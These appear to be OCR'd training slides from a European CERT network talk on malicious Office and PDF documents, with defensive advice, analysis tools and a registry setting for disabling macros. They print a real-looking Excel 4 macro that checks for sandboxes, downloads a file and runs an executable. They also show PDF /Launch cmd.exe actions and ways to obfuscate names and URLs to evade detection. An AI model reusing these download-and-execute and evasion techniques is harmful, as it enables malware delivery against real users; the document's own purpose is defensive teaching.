
Use the following table to compare feature availability across plans and volume licensed editions of Microsoft Office 2013 and Office 2016.

Several of the Microsoft 365 for business plans have add-ons that you can buy for your subscription. An add-on provides additional functionality to the subscription. For more information, see Buy or edit an add-on.

Feature	Office Professional Plus 2013	Office Professional Plus 2016	Office Professional Plus 2019	Microsoft 365 Apps for enterprise	Microsoft 365 Apps for business	Microsoft 365 Business Basic	Microsoft 365 Business Standard	Microsoft 365 Business Premium
Group Policy support	Yes	Yes	Yes	Yes	No	No	No	No

But wait! There's more…

- Has anyone ever heard of **Excel 4 macros**?
  - `.xlm` feature was introduced in Excel v4.0 in 1992 (28 years ago!)
    - Predates Visual Basic for Applications (VBA) macros (which was introduced in Excel 5, hence the name "Excel 4 macro")
    - Any newer Excel versions no longer support the creation of these macros, but continue to include the ability to execute them
  - **Allows for macro-less command execution**
    - Macros are written directly in the spreadsheet cells, much like Excel formulas
    - There are different ways in which these macros can be hidden
  - AV detection is rather low …
    - … that's why XLM macros are being used by attackers in the wild


AutoSave Off
Info01-unhide - Compatibility Mode
Search
Xavier Mertens
File Home Insert Page Layout Formulas Data Review View Help
Share Comments
Paste
Arial 10
General
Conditional Formatting
Format as Table
Cell Styles
Insert
Delete
Format
Sort & Filter
Find & Select
Ideas
Clipboard Font Alignment Number Styles Cells Editing Ideas
SECURITY WARNING Macros have been disabled.
Enable Content
H14
=WORKBOOK.HIDE("e6oGgi9gZN", TRUE)
A B C D E F G H I
1 =IF(GET.WORKSPACE(42),,CLOSE(TRUE))
2 =GET.WORKSPACE(13)
3 =GET.WORKSPACE(14)
4 =IF(A2<770, CLOSE(FALSE),)
5 =IF(A3<380, CLOSE(FALSE),)
6 =IF(GET.WORKSPACE(19),,CLOSE(TRUE))
7 =CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,"http:/
8 =IF(A7<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ
9 =IF(A8<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ
10 =IF(A9<0, CALL("urlmon","URLDownloadToFileA","JJCCJJ
11 =IF(A10<0, CLOSE(FALSE),)
12 =EXEC("c:\Users\Public\asd2asff32.exe")
13 =ALERT("The workbook cannot be opened or repaired by M
14 =CLOSE(FALSE)
15
=WORKBO
Sheet1 e6oGgi9gZN
100%


Daniel Schell
@danonit
is there any way at all to disable XLM (Excel 4 Macrosheets) (and not VBA) in Office via registry, group policy or library block? This is ridiculous...
Tweet übersetzen
1:22 nachm. · 13. Sep. 2020 · Twitter Web App

General recommendations (h/t CERT NZ)

- **Patch your systems**
- Ensure your anti-virus software on your endpoint device is active and up to date (incl. “cloud lookup”)
- Disable macros within MS Office. Only enable macros that are **digitally signed** or from **trusted locations**
- Use of mail and web filters to **block** known ~~Emotet~~ malicious documents and C2
- Restrict PowerShell to only execute signed scripts
- (Offline) Backup (and restore!)
- Consider application whitelisting

Recommendations wrt lateral movement

- Proper network segmentation
- Follow Active Directory (AD) security best practices
  - Clean up the Domain Admins Group
  - Follow the least privilege administrative model
  - Secure The Domain Admin account
  - Disable the Local Admin Account (on all computers)
  - …
- Be extra careful with respect to forests, trees and domains (and the trust between them)
- Secure RDP (Remote Desktop Protocol) services

Thank you

Any questions?

www.geant.org

The research leading to these results has received funding from the European Union's Horizon 2020 research and innovation programme under Grant Agreement No. 731122 (GN4-2).

References

- https://en.wikipedia.org/wiki/Comparison_of_office_suites
- https://community.spiceworks.com/topic/1619375-office-365-business-premium-no-gpo-management
- https://www.cert.govt.nz/it-specialists/advisories/emotet-malware-being-spread-via-email/
- https://4sysops.com/archives/restricting-or-blocking-office-2016-2019-macros-with-group-policy/
- https://www.microsoft.com/en-us/download/details.aspx?id=49030
- https://docs.microsoft.com/en-us/office365/servicedescriptions/office-applications-service-description/office-applications-service-description
- https://support.microsoft.com/en-us/office/remove-hidden-data-and-personal-information-by-inspecting-documents-presentations-or-workbooks-356b7b5d-77af-44fe-a07f-9aa4d085966f

References

- https://en.wikipedia.org/wiki/Office_Open_XML
- https://www.rijksoverheid.nl/documenten/rapporten/2019/06/11/data-protection-impact-assessment-windows-10-enterprise
- https://www.privacycompany.eu/blogpost-en/new-dpia-on-microsoft-office-and-windows-software-still-privacy-risks-remaining-short-blog
- https://activedirectorypro.com/active-directory-security-best-practices/
- https://www.wilbursecurity.com/2019/10/defending-against-emotet/
- https://feodotracker.abuse.ch/mitigate/
- https://feodotracker.abuse.ch/blocklist/
- https://blogs.jpcert.or.jp/en/2019/12/emotetfaq.html
- https://github.com/JPCERTCC/EmoCheck/releases

Backup material

Stuff that didn’t make it due to time constraints

www.geant.org

The research leading to these results has received funding from the European Union’s Horizon 2020 research and innovation programme under Grant Agreement No. 731122 (GN4-2).

Tools for analysing Office documents

- Collection of useful tools
  - **oletools**
    https://github.com/decalage2/oletools/
    - **mraptor.py**, msodde.py, olebrowse.py, oledir.py, oleform.py, **oleid.py**, olemap.py, olemeta.py, oleobj.py, oletimes.py, **olevba3.py**, olevba.py, **rtfobj.py**
  - Everything by Didier Stevens, esp. **oledump.py**, **rtfdump.py**
    https://blog.didierstevens.com/programs/oledump-py/
- ViperMonkey: https://github.com/decalage2/ViperMonkey
- pcodedmp: https://github.com/bontchev/pcodedmp
- libolecf: https://github.com/libyal/libolecf
- officeparser: https://github.com/unixfreak0037/officeparser
- **XLMMacroDeobfuscator**:
  https://github.com/DissectMalware/XLMMacroDeobfuscator

Tools for analysing Office documents

- A closer look at **oletools**
  - `oleid.py`: „quick check for security issues“
  - `olevba3.py`: „extract and scan VBA macros“
  - `mraptor.py`: „detect malicious macros“ („MacroRaptor“)
  - `rtfobj.py`: „OLE objects in RTF“

SUPPORTED FORMATS						
Tool	doc xls ppt	docx/m xlsx/m pptx/m	rtf	mht mhtml	Word 2003 xml	pub vsd
oleid	X	-	-	-	-	X
olevba	X	X	-	X	X	X
mraptor	X	X	-	X	X	X
rtfobj	-	-	X	-	-	-

Tools for analysing PDF documents

- Collection of useful tools
  - Everything by Didier Stevens, esp. **`pdfid.py, pdf-parser.py`** `https://blog.didierstevens.com/programs/pdf-tools/`
  - **peepdf**: `https://eternal-todo.com/tools/peepdf-pdf-analysis-tool`
  - qpdf: `http://qpdf.sourceforge.net/`
  - pdftk
  - AnalyzePDF: `https://github.com/hiddenillusion/AnalyzePDF`
  - binwalk: `https://github.com/ReFirmLabs/binwalk`
  - exiftool: (Linux default)
  - pdfwalker: `https://github.com/gdelugre/pdfwalker`

Workarounds wrt macros

2016 security keys have been moved out of HKCU\Software\Policies\Microsoft\Office\xxxxxxxxxx to HKCU\Software\Microsoft\Office\xxxxxxxxxx - hence them not applying.

In my user GPO I have created the following keys: -

Action	Update
Properties Hive	HKEY_CURRENT_USER
Key path	Software\Policies\Microsoft\office\16.0\excel\security
Value name	vbawarnings
Value type	REG_DWORD
Value data	0x4 (4) <-- 4 is disable all macros without warning


Key path	Software\Policies\Microsoft\office\16.0\excel\security
Value name	vbawarnings
Value type	REG_DWORD
Value data	0x4 (4) <-- 4 is disable all macros without warn

Action	Update
Properties Hive	HKEY_CURRENT_USER
Key path	Software\Policies\Microsoft\office\16.0\word\security

DFN DEUTSCHES FORSCHUNGSNETZ DFN-CERT®

PDF

- Portable Document Format (PDF)
  - “Invented” by Adobe, current: v1.7 (1310 p.)
  - Sub formats: PDF/A, PDF/X, PDF/UA, PDF/E
- Goal
  - Presenting documents regardless of hardware, software, OS, …
- Extremely flexible (yet complex) file format
  - Interaction
    - e.g., opening URLs, sending files to URLs, forms, etc.
  - **Embedding objects of any kind …**
    - Scripts, binaries, Images, Videos, Flash files, etc.
    - … which can be encoded, compressed, encrypted …
    - … in dozens of different ways
  - Multiple versions of a document possible within a single PDF files
- PDF malware (at least) since early 2001



PDF Reference
sixth edition

Adobe® Portable Document Format
Version 1.7
November 2006

Adobe Systems Incorporated

PDF

- Header
  - `%PDF-1.1`
- Body (objects)
  - Boolean (true, false)
  - Numbers
  - Strings
  - Names
  - Arrays
  - Dictionaries
  - Streams
  - NULL object
- Cross Reference Tabelle (xref)
- Trailer
  - %%EOF (may be there more than once!)



PDF

```
%PDF-1.1
```
Header

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj
```

```
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
```

```
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
```

```
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources
 << /ProcSet 6 0 R
    /Font << /F1 7 0 R >>
 >>
>>
endobj
```

Objects


```
5 0 obj
<< /Length 67 >>
stream
BT
/F1 24 Tf
100 700 Td
(Hello World)Tj
ET
endstream
endobj
```

```
6 0 obj
[/PDF /Text]
endobj
```

```
7 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```

```
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000381 00000 n
0000000485 00000 n
0000000518 00000 n
```
Cross Reference

```
trailer
<<
 /Size 8
 /Root 1 0 R
>>
startxref
642
%%EOF
```
Trailer



PDF

- Interesting (but fairly “simple”) objects
  - ```
    5 0 obj
    <<
     /Type /Action
     /S /Launch
     /Win
     << /F (cmd.exe) >>
    >>
    endobj
    ```
  - ```
    7 0 obj
    <<
     /S /URI
     /URI (http://www.super-evil-malware.com/)
    >>
    endobj
    ```
  - ```
    9 0 obj
    <<
     /S /JavaScript
     /JS (this.print\("Hi there!"\))
    >>
    endobj
    ```
    ```

PDF

- Interessting names to look for
  - **`/JavaScript`** and **`/JS`**
  - **`/OpenAction`** and **`/AA`** to automatically start scripts
    - (always) seen in connection with **`/JavaScript`** …
  - **`/Launch`** to launch an application or open a document
  - **`/URI`**
  - **`/SubmitForm`** and **`/GoToR`** to send data to URLs
  - **`/RichMedia`** to embed flash files
  - **`/ObjStm`** to hide objects in „streams“
  - **`/Embeddedfile`**
  - **`/Page`**
    - Most malicious PDF files consist of a single page only…

PDF

- However…

  - `/JavaScript == /jAVasCRIpT == /J#61vaScript …`
  - `/URI == /#55#52#49 …`

  - `/URI (\150ttp://www.super-evil-malware.com/)`
  - `/URI (\150\164\164\160\072\057\057\167\167\167\056\...)`
  - `/URI <687474703A2F2F777777...>`
  - `/URI <68 74 74 70 3A 2F 2F 77 77 77 ...>`
  - `/URI <68 74 74 70 3A`
    `2F 2F 77 77 77 ...>`
  - …

PDF

- Streams: welcome to the real world

```
– 5 0obj
  <<
   /Filter /ASCII85Decode /FlateDecode
   /Length 156
  >>
    stream
      Gao/`86%&hbtQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnƒ Ñ{q¬æ\âê¢
      `/Q*ttb3($N<x]êΩnƒ Ñ{ûbÀKq%&hbtQ81Mb8cVmBXY>E:ib]êΩnƒ
      Ñ{q¬æ\âê¢`/Q*ttb3($N<x]êΩnƒ Ñ{ûbÀKq¬æ\âê¢@Xg*Vs>db$rP
      OT@&%&hbtQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnƒ Ñ{q¬æ\âê¢*tt
      b3($N<x]êΩ\$rPOT@%&hbtQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnƒ
      Ñ{q¬æ\âê¢`/Q*ttb3($N<x]êΩnƒ Ñ{ûbÀKq¬æ\âê¢@Xg*Vs>db$rP
      OT@&%&hG@#btQ81Mb8cVmBXY>E:ibq2I\;91Cx]êΩnƒ Ñ{q¬æ\âê¢
      `/Q*ttb3($N<x]êΩnƒ Ñ{ûbÀKq¬æ\âê¢@Xg*Vs>db$rPOT@&¬æ\âê
      ¢@Xg*Vs>db$rPOT@&HnC~>
    endstream
  endobjx
```